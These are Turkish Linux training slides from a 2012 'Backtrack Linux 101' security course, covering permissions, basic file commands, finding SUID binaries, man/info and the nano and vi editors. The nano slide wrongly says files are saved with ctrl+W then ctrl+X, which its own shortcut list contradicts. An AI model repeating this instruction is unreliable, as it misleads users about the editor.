- /root : Bir sistemde en yetkili kullanıcı olan "root" kullanıcısına ait dizindir.
- /tmp : Geçici dosyaların yer aldığı dizindir.
- /usr : Paylaşılan dosyaların barındığı dizindir. Burada çalışabilen dosyalar bulunmakla beraber, döküman ve programlara ait dosyalar da yer almaktadır.
- /var : Sistem ve programlara ait log mesajları, email gibi mesajların bulunduğu dizindir.
- /proc : Sistem hakkında gerekli bilgilerin bulunduğu sanal dizindir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Dosya Dizin İşlemleri

- Dosya ve dizinler
  - Sıfırdan oluşturulabilir
  - Silinebilir
  - Değişiklik yapılabilir
  - Listenebilir
  - Dosya taşıma ve kopyalama yapılabilir
- Hakları değiştirilebilir
  - Sahibi ve grubu
- İzinleri değiştirilebilir
  - Herkese okuma hakkı ver ... gibi

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Dosya İzinleri

- Her dosyanın
  - Bir sahibi vardır
  - Bir grubu vardır
  - Sahibi , grubu ve diğerleri olmak üzere erişim izni vardır
  - Bir dosya oluşturulurken default izinleri umask değeri ile belirtilir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Dosya İzinleri

- Her Kullanıcının:
  - UID (login ismi), gid (login grubu) ve diğer gruplara üyeliği vardır
    - UID kimliğinizi gösterir(Kullanıcı ve ID numarası)
    - GID (Grup adı ve numarasını gösterir)

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Dosya İzinleri

- Linux üç çeşit dosya izni kavramına sahiptir
  - Read – Dosya/Dizinlerin okunabilmesi amaçlı kullanılır. Dizinlerde listeleme özelliği olarak kullanılır.
  - Write – Yeni bir dosya ya da dizin oluşturmak için kullanılır
  - Execute – Dosya çalıştırma ya da dizine giriş hakkı için kullanılır.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Sayısal Olarak Dosya İzinleri

- Örnek
  - `chmod 777 dosya_ismi`
- 7 sayısının bit değeri (111).
  - 0: 000 -> ---
  - 1: 001 -> --x
  - 2: 010 -> -w-
  - 3: 011 -> -wx
  - 4: 100 -> r--
  - 5: 101 -> r-x
  - 6: 110 -> rw-
  - 7: 111 -> rwx

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Dosya İzinleri

- Dosya izinlerini detaylı izleme: `ls -l` komutu

```
-rwxrwxr-x 1 rapsodi rapsodi 5224 Dec 30 03:22 hello
-rw-rw-r-- 1 rapsodi rapsodi 221 Dec 30 03:59 hello.c
-rw-rw-r-- 1 rapsodi rapsodi 1514 Dec 30 03:59 hello.s
drwxrwxr-x 7 rapsodi rapsodi 1024 Dec 31 14:52 posixuft
```

Permissions

Group

Owner

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Dosya İzinleriyle Oynama

- Dosya/klasör izinlerinde deęişiklik yapmaya yarayan komut.

Genelde sayısal deęerlerle yapılır

4=okuma

2=yazma

1=Çalıřtırma

#chmod 777 bga.txt

|                 |                                                 |           |           |
|-----------------|-------------------------------------------------|-----------|-----------|
| chmod 755 file  | # Owner=rwx                                     | Group=r-x | Other=r-x |
| chmod 500 file2 | # Owner=r-x                                     | Group=--- | Other=--- |
| chmod 644 file3 | # Owner=rw-                                     | Group=r-  | Other=r-- |
| chmod +x file   | # Dosyaya herkes için çalıřtırma(x) hakkı verir |           |           |
| chmod o-r file  | # Dięerlerinden read hakkını kaldır             |           |           |
| chmod a+w file  | # Herkes için write hakkı ver                   |           |           |

Backtrack Linux - 101 Eęitimi © 2012 | Bilgi Güvenlięi AKADEMİSİ | www.bga.com.tr


## Dosya İzinleriyle Oynama

- Örnek 2:
  - chmod u+x,g+w,o-r dosya\_ismi
- U: kullanıcı
- G: grup
- O: dięerleri
- (+): özellik ekler
- (-): özellik siler

Backtrack Linux - 101 Eęitimi © 2012 | Bilgi Güvenlięi AKADEMİSİ | www.bga.com.tr

# Dosya İzinleri

- Dosya izinlerini detaylı izleme: `ls -l` komutu



Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | [www.bga.com.tr](http://www.bga.com.tr)

# Terminal Serisi - 2

- Temel Linux Kullanımı bölümünde ki terminal komutlarının devamıdır.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | [www.bga.com.tr](http://www.bga.com.tr)



## # mv Komutu


Dosya ve klasör isimlerini değiştirmek veya taşımak için kullanılan komut.

-f : Bu seçenek vasıtasıyla yapılacak işlem force edilir. Kullanıcıya herhangi soru sorulmaz.

-i : interaktif çalışma

-u : Kaynak dosyanın hedef dosyadan daha güncel olduğu veya hedef dosyanın bulunmadığı durumlarda kopyalama yapılır

```
root@BGA:~# ls -l
total 8
drwxr-xr-x 2 root root 4096 2012-04-24 18:56 BGA
drwxr-xr-x 3 root root 4096 2012-04-24 17:26 Desktop
root@BGA:~# mv BGA Mehmet
root@BGA:~# ls -l
total 8
drwxr-xr-x 3 root root 4096 2012-04-24 17:26 Desktop
drwxr-xr-x 2 root root 4096 2012-04-24 18:56 Mehmet
root@BGA:~#
```



Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr


## # cp Komutu

Dosya/klasör kopyalamak için kullanılır.

-r parametresiyle dizin içeri-  
Sindeki her şeyi taşır.

-p parametresi taşıma esnasında dosyaların haklarını da korur.

```
root@BGA: ~
File Edit View Terminal Help
root@BGA:~# ls -l
total 8
drwxr-xr-x 2 root root 4096 2012-04-24 19:01 BGA
drwxr-xr-x 4 root root 4096 2012-04-24 19:02 Desktop
root@BGA:~# ls -l BGA/
total 0
-rw-r--r-- 1 root root 0 2012-04-24 19:01 mehmet.txt
root@BGA:~# cp BGA/mehmet.txt Desktop/
root@BGA:~# ls Desktop/
BGA.txt CTF.txt mehmet.txt sqlmap Yeni
root@BGA:~#
```




Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## # rm Komutu

```
root@BGA:~# ls
BGA Desktop
root@BGA:~# rm BGA/
rm: cannot remove `BGA/': Is a directory
root@BGA:~# ls BGA/
mehmet.txt
root@BGA:~# rm BGA/mehmet.txt
root@BGA:~# ls BGA/
root@BGA:~#
```

- Dosya/klasör silmek için kullanılır.
- Klasörleri veya iç içe klasörlerin bulunduğu her şeyi silmek için **-r** parametresini kullanabilirsiniz.




Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## # touch Komutu

```
root@BGA: ~
File Edit View Terminal Help
root@BGA:~# ls -l
total 4
drwxr-xr-x 4 root root 4096 2012-04-24 19:03 Desktop
root@BGA:~# touch mehmet.txt
root@BGA:~# ls -l
total 4
drwxr-xr-x 4 root root 4096 2012-04-24 19:03 Desktop
-rw-r--r-- 1 root root 0 2012-04-24 19:13 mehmet.txt
root@BGA:~#
```

- İçi boş bir metin dosyası oluşturmak.




Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## # mkdir Komutu

```
root@BGA: ~
File Edit View Terminal Help
root@BGA:~# ls -l
total 4
drwxr-xr-x 4 root root 4096 2012-04-24 19:03 Desktop
-rw-r--r-- 1 root root 0 2012-04-24 19:13 mehmet.txt
root@BGA:~# mkdir BGA
root@BGA:~# ls -l
total 8
drwxr-xr-x 2 root root 4096 2012-04-24 19:15 BGA
drwxr-xr-x 4 root root 4096 2012-04-24 19:03 Desktop
-rw-r--r-- 1 root root 0 2012-04-24 19:13 mehmet.txt
root@BGA:~#
```


- Klasör oluşturmak için kullanılan komut.



## # chown Komutu

Dosya ve klasör haklarını değiştirmek için kullanılır.

```
root@BGA: ~/Desktop
File Edit View Terminal Help
root@BGA:~/Desktop# ls -l mehmet.txt
-rw-r--r-- 1 root root 0 2012-04-24 19:03 mehmet.txt
root@BGA:~/Desktop# chown bga mehmet.txt
root@BGA:~/Desktop# ls -l mehmet.txt
-rw-r--r-- 1 bga root 0 2012-04-24 19:03 mehmet.txt
root@BGA:~/Desktop# chown root:bga mehmet.txt
root@BGA:~/Desktop# ls -l mehmet.txt
-rw-r--r-- 1 root bga 0 2012-04-24 19:03 mehmet.txt
root@BGA:~/Desktop#
```



# # find Komutu

Arama komutu.

```
root@BGA: ~
File Edit View Terminal Help
root@BGA:~# find /root/Desktop/ -perm 777
/root/Desktop/BGA.txt
root@BGA:~#
```

# find /root/Desktop/ -perm 777

Komut

Hangi dizin içinde  
arama yapılacak.

İzinlere göre  
arama  
yapılacağını belirtir

Herkes için r,w,x  
hakkı olanlar

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# # find Komutu

```
root@BGA:~# find /tmp/ -type d
/tmp/
/tmp/VMwareDnD
/tmp/orbit-root
/tmp/.ICE-unix
/tmp/ssh-zIXAjf1502
/tmp/vmware-root
/tmp/.X11-unix
/tmp/pulse-VtegueKmlWnoG
/tmp/keyring-hqL5CW
root@BGA:~#
```

-type f ise file  
yani dosyaları  
getirir.

# find /root/Desktop/ -type d

Komut

Hangi dizin içinde  
arama yapılacak.

Nesne türüne  
göre aranacak.

Directory, yani  
klasör olanları  
getir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## # find Komutu

```
root@BGA:~# find /tmp/ -type d
/tmp/
/tmp/VMwareDnD
/tmp/orbit-root
/tmp/.ICE-unix
/tmp/ssh-zIXAjf1502
/tmp/vmware-root
/tmp/.X11-unix
/tmp/pulse-VtegueKmwNoG
/tmp/keyring-hqL5CW
root@BGA:~#
```

-type f ise file  
yani dosyaları  
getirir.

-print ise hem  
klasör hem  
dosyaları  
getirir.

```
find /root/Desktop/ -type d
```

Komut

Hangi dizin içinde  
arama yapılacak.

Nesne türüne  
göre aranacak.

Directory, yani  
klasör olanları  
getir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## # tar Komutu

tar yazılımı ile dosya sıkıştırma işlemleri yapılır –Winrar gibi-

```
root@BGA:~# tar czvf mehmet.tar.gz Desktop/Yeni/
Desktop/Yeni/
Desktop/Yeni/mehmet.txt
Desktop/Yeni/mehmet3.txt
Desktop/Yeni/mehmet1.txt
Desktop/Yeni/mehmet2.txt
root@BGA:~# tar czf mehmet1.tar.gz Desktop/Yeni/
root@BGA:~# ls -l mehmet*
-rw-r--r-- 1 root root 199 2012-04-24 21:52 mehmet1.tar.gz
-rw-r--r-- 1 root root 199 2012-04-24 21:51 mehmet.tar.gz
root@BGA:~#
```

```
#tar czvf mehmet.tar.gz Desktop/Yeni/
```

Komut

Parametreler


Sıkıştırma sonucu  
oluşan dosya

Sıkıştırılacak  
Klasör/Dosya

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## # tar Komutu

```
root@BGA:~# tar xzvf mehmet.tar.gz
Desktop/Yeni/
Desktop/Yeni/mehmet.txt
Desktop/Yeni/mehmet3.txt
Desktop/Yeni/mehmet1.txt
Desktop/Yeni/mehmet2.txt
root@BGA:~#
```



Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## # tar Komutu

- X: Sıkıştırılmış Dosya çıkartılacak demektir.
- C: Dosya/Klasör sıkıştırılacak demektir.
- V: İşlem gören dosyaları listeler.
- F: Dosya/Klasör ile işlem yapılacağını belirtir.
- Z: gzip formatında sıkıştırılacağını belirtir.

**NOT:** Linuxte , Winrar ve winzip'in karşılığı olarak **unrar** ve **unzip** isimli araçlar bulunmaktadır.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Suid bit Kavramı

- Bazı dosyalar(programlar) çalıştıran kim olursa olsun sahibinin haklarıyla çalıştırılır
  - Passwd, ping

```
root@BGA:~# ls -l /usr/bin/passwd
-rwsr-xr-x 1 root root 37140 2011-02-14 17:11 /usr/bin/passwd
root@BGA:~#
```

- Bu programlarda çıkacak bir açıklık sistemi root olarak tehlikeye sokacaktır

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Suid bite sahip dosyaları bulma

- Anlatılan find komutu ile suid bite sahibi dosyaları bulma.

```
:~# find / -perm -4000 -ls
 4 -rwsrwsrwt 1 root 1 366 Dec 11 17:40 /opt/kde3/share/a
 4 -rwsrwsrwt 1 1000 1 383 Dec 19 06:24 /opt/kde3/share/a
 376 Dec 19 06:24 /opt/kde3/share/a
827539 4 -rwsrwsrwt 1 root root 429 Nov 22 11:37 /opt/kde3/share/a
827503 4 -rwsrwsrwt 1 root root 401 Oct 22 01:17 /opt/kde3/share/a
827507 4 -rwsrwsrwt 1 root root 352 Dec 11 18:55 /opt/kde3/share/a
827534 4 -rwsrwsrwt 1 root root 385 Dec 14 15:17 /opt/kde3/share/a
827514 4 -rwsrwsrwt 1 root root 367 Dec 13 08:11 /opt/kde3/share/a
827502 4 -rwsrwsrwt 1 root root 397 Dec 12 07:27 /opt/kde3/share/a
827536 4 -rwsrwsrwt 1 root root 338 Dec 12 08:35 /opt/kde3/share/a
819838 12 -rwsr-xr-x 1 root root 9588 Mar 27 2009 /opt/kde3/bin/kgre
819870 12 -rwsr-xr-x 1 root root 9620 Mar 27 2009 /opt/kde3/bin/kpa
819786 12 -rwsr-xr-x 1 root root 11214 Mar 27 2009 /opt/kde3/bin/fil
819918 12 -rwsr-xr-x 1 root root 9616 Mar 27 2009 /opt/kde3/bin/sta
```

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Linux Sistemlerde Yardım Almak

- man(manuals)
- info
- İnternet Kaynakları
- Linux Eposta Listeleri

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## MANuals

- Man komutu Linux kullanıcıları tarafından sıkça kullanılan komutlardan biridir. Bu komut vasıtası ile sistemdeki başka komutlar hakkında bilgi edinilmektedir.
- Man komutu iki alt başlık altında incelenecektir
  - Man komutunun genel yapısı ve sistemdeki yerleşimi.
  - Man komutunun kullanımı

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr



# MANuals

- . Man komutu, sistem üzerinde çalıştırılan komutlar hakkında daha detaylı bilgi almak için kullanılır.
- . Man girişleri /usr/man altında toplanır
- . Kullanımı
  - . man komut

# MANuals



```
^ v x root@BGA: ~
File Edit View Terminal Help
FIND(1) FIND(1)
NAME
 find - search for files in a directory hierarchy
SYNOPSIS
 find [-H] [-L] [-P] [-D debugopts] [-Olevel] [path...] [expression]
DESCRIPTION
 This manual page documents the GNU version of find. GNU find searches
 the directory tree rooted at each given file name by evaluating the
 given expression from left to right, according to the rules of precedence
 (see section OPERATORS), until the outcome is known (the left hand
 side is false for and operations, true for or), at which point
 find moves on to the next file name.

 If you are using find in an environment where security is important
 (for example if you are using it to search directories that are
 writable by other users), you should read the "Security Considerations"
 chapter of the findutils documentation, which is called Finding Files
 and comes with findutils. That document also includes a lot more
 detail and discussion than this manual page, so you may find it a more
 useful source of information.
Manual page find(1) line 1
```


#man find komutu sonucu.

## #info komutu

- .Man komutu ile aynı işleve sahiptir
- .Daha çok detay barındırır, daha az tercih edilir
- .Kullanım
  - info komut\_adi

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## #info komutu



```
root@BGA: ~
File Edit View Terminal Help
File: grep.info, Node: Top, Next: Introduction, Up: (dir
grep

`grep' prints lines that match a pattern.

This manual is for version 2.5.4 of GNU Grep.

This manual is for `grep', a pattern matching engine.

Copyright (C) 1999, 2000, 2001, 2002, 2005, 2008, 2009 Free Software
Foundation, Inc

Permission is granted to copy, distribute and/or modify this
document under the terms of the GNU Free Documentation License,
Version 1.3 or any later version published by the Free Software
Foundation; with no Invariant Sections, with no Front-Cover Texts,
and with no Back-Cover Texts. A copy of the license is included
in the section entitled "GNU Free Documentation License".

* Menu:
--ZZ-Info: (grep.info.gz)Top, 31 lines --Top-----
Welcome to Info version 4.13. Type h for help, m for menu item.
```

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## İnternet Kaynakları

[www.cyberciti.biz](http://www.cyberciti.biz)  
[www.ubuntuforums.org](http://www.ubuntuforums.org)  
[www.howtoforge.com](http://www.howtoforge.com)

[www.belgeler.org](http://www.belgeler.org)  
[ipucu.enderunix.org](http://ipucu.enderunix.org)  
[www.ozgurlukicin.com](http://www.ozgurlukicin.com)

Linux öğrenmek, bol bol "googling" yapmakla ve linux forumlarında/sitelerinde gezmeyle gerçekleşir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Metin Editörleri

- Linux'te hemen hemen her şey bir dosya içerisinde yazmaktadır.
- CentOS gibi sunucu taraflı linux dağıtımlarında grafik arayüz genelde yoktur. CentOS kurulu makinanın web servisinin çalıştığı port'u değiştirmek için yapılması gereken, ssh ile bağlandıktan sonra web servisinin konfigürasyon dosyasında düzenleme yapmaktır.
- Bu noktada Metin Editörlerini kullanabilmek çok önemlidir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Metin Editörleri

- **Nano**
  - Kullanımı kolay olan ve hemen hemen tüm linux dağıtımlarında hazır olarak gelen metin editörüdür.
- **Vi/Vim**
  - Kullanımı daha zor olan, buna karşın harika yetenekleri bulunan bir metin editörüdür.


Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Nano Editörü

- Gelişmiş metin editörüdür, pratik kullanıma ve kullanıcı dostu arayüze sahiptir.Linux sistemlerde varsayılan olarak kurulu gelir.
- En temel kullanımı ;
- `#nano dosya_adi`

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# Nano Editörü



Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliđi AKADEMİSİ | www.bga.com.tr

# Nano Editörü

Metin girişı yapıldıktan sonra, dosyayı kaydedip çıkmak için **ctrl + W** ardından **ctrl + X** tuşları kullanılır.

Bu kombinasyonlar ile bir metin dosyası üzerinde istediđiniz işlemleri gerçekleştirebilirsiniz.

- Ctrl+X** = Çıkış
- Ctrl+K** = Satır Kes
- Ctrl+U** = Satır Yapıştır
- Ctrl+W** = Arama yapar
- Ctrl+O** = Dosyayı farklı kaydet

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliđi AKADEMİSİ | www.bga.com.tr


## Vi Editörü

Gelişmiş bir metin editörü olan **vi**, kullanması biraz zor olan bir araçtır.

Vi ilk başta karmaşık görünse de hızı ve verimi ile her kullanıcının işini büyük ölçüde kolaylaştıracak bir editördür. En çok kullanılan komut takımlarını öğrendikten sonra vi ile aynı dili konuşuyor olduğunuzu göreceksiniz.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Vi Editörü



**#vi mehmet.txt**

Komutu ile, mehmet.txt dosyası mevcut ise açılır, eğer bu isimde bir dosya yoksa, işlem sonunda oluşturulur.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Vi Editörü

Vi editörünün iki adet modu vardır.

- 1- Insert Modu
- 2- Komut Satırı Modu

**Insert Modu:** Düzenleme yapılan dosya içinde metin işlemlerinin yapıldığı mod.

**Komut Satırı Modu:** Açılan metin içerisinde, arama, değiştirme, kaydet, kapat gibi olayların gerçekleştirilebildiği mod.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Vi Editörü

**Komut Modunda** en çok kullanılan komutlar şunlardır:

| Komut   | Eylem                                               |
|---------|-----------------------------------------------------|
| i       | Insert Moduna geçiş yapar                           |
| a       | İmlecin sonunda edit moduna geçer                   |
| A       | İmlecin bulunduğu satırın sonunda edit moduna geçer |
| ESC     | Insert Modunu kapatır                               |
| u       | Geri Al                                             |
| U       | Tümünü geri al                                      |
| o       | yeni satır aç                                       |
| dd      | Satır sil                                           |
| /kelime | "kelime" için arama yapar                           |
| n       | Aranan kelimenin ilerleyerek arama                  |

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Vi Editörü

**insert** modda değilken, ok tuşları ve Page Down/Up komutlarını kullanarak metin içerisinde dolaşılabilir.


Herhangi bir anda “**a**” harfine basılırsa, vi editörü imlecin bulunduğu karakterin, bir sağına geçip **insert** modda sizi bekler.

Herhangi bir anda “**o**” harfine basılırsa, vi editörü imlecin bulunduğu satırın bir alt satırına geçerek **insert** modda sizi bekler.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Vi Editörü

**i** harfine basarak **insert** moda geçilir,artık dosya içerisinde yazı yazılabilmektedir. **insert** moddan çıkabilmek için **ESC** tuşuna basılmalıdır.



```
root@BGA: ~/Desktop
File Edit View Terminal Help
Bilgi Güvenliği Akademisi
2012
Backtrack
-- INSERT -- 3,10 ALL
```

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr






## Vi Editörü

Yapılan deęişiklikleri kaydetmek için **komut satırı** modundayken “:**w**” yani iki nokta üst üste ve **w** tuşu kullanılır.

vi editöründen çıkmak içinse “:**q**” komutu gene **komut satırı** modundayken kullanılmalıdır.




Backtrack Linux - 101 Eđitimi © 2012 | Bilgi Güvenliđi AKADEMİSİ | www.bga.com.tr

## Vi Editörü

**Komut satırı** modundayken dosyanın sonuna gelebilmek için **shift + G** komutu kullanılır.

Bir satırı silmek için seri şekilde “**d**” komutuna iki kere basmak gerekir.



